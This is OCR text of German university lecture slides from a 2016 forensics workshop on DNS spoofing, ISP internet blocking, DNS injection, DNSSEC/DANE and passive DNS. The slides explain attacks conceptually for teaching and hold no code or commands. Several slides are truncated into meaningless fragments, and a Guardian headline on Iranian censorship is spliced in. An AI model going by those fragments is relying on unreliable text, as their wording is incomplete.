UNIVERSITÄT DUISBURG ESSEN

DNS-Spoofing und Internetsperren

Matthäus Wander

<matthaeus.wander@uni-due.de>


CAST-Workshop: Forensik und Internetkriminalität

Darmstadt, 2016-12-15

Überblick


- Domain Name System
  - Spoofing
  - Internetsperren
- Schutzmaßnahmen
  - DNSSEC und seine Grenzen
  - DANE
- Forensik
  - Passive DNS-Replikation
  - Exkurs: TR-069 Angriff durch Mirai-Botnetz

Domain Name System (DNS)




- Verteilte, hierarchische Datenbank
- Löst Domainname zu Adresse/Bezeichner auf
  - Zuständige Server ermitteln (Web, Mail, etc.)
  - E-Mail-Spam Blacklists (DNSBL), Reverse Lookups, etc.

Angreiferziele




- Angreiferziele
  - Service unterbinden (z. B. für Internetsperren)
  - Anwendung zum falschen Server umleiten
    (z. B. für Phishing oder zum Einblenden von Werbung)

DNS-Spoofing




- On-Path-Angreifer:
  - Sieht Anfrage, fälscht Antwort (z. B. im lokalen Netz)
- Off-Path-Angreifer:
  - Errät Anfrage, fälscht Antwort (irgendwo im Internet)

DNS-Nachrichtenformat




DNS-Spoofing




- Man-in-the-Middle-Angreifer:
  - Erhält Anfrage, fälscht Antwort
- Kann auch legitimem Einsatzzweck dienen
  - Z. B. Malware-Domains oder Ad/Tracker-Domains filtern


Beispiel: Malware „DNSChanger“




Beispiel: NXDOMAIN Hijacking



- „NXDOMAIN“-Fehler: Domain existiert nicht
- ISP leitet stattdessen auf eigene Webseite um




Beispiel: Internetsperren




- ISP sperrt Zugriff auf Domains
  - Leitet stattdessen auf Webseite mit Sperrhinweis um
  - Oder Resolver gibt Fehler zurück


Beispiel: Internetsperren




- ISP sr




Umgehung von ISP-Resolvern






- ISP s … Do … ive … ver
  - Le … We
  - Oc … nler

DNS-Injection durch IP-Router



- DNS-Injection durch IP-Router:
  - Deep Packet Inspection aller DNS-Anfragen
  - Router sieht Anfrage, sendet gefälschte Antwort
- Effektive Filterung aller DNS-Anfragen im Netzwerk

DNS-Injection im Zeitverlauf



theguardian

News | Sport | Comment | Culture | Business | Money | Life & style

News › World news › Iran

Iran's president signals softer line on web censorship and Islamic dress code

Newly elected Hassan Rouhani, an opponent of segregation by gender, says Iranians' freedoms and rights have been ignored

Saeed Kamali Dehghan
theguardian.com, Tuesday 2 July 2013 18.28 BST


Überblick

- Domain Name System
  - Spoofing
- Schutzmaßnahmen
  - DNSSEC und seine Grenzen
  - DANE
- Forensik
  - Passive DNS-Replikation
  - Exkurs: TR-069 Angriff durch Mirai-Botnetz

Maßnahmen gegen Angreiferklassen

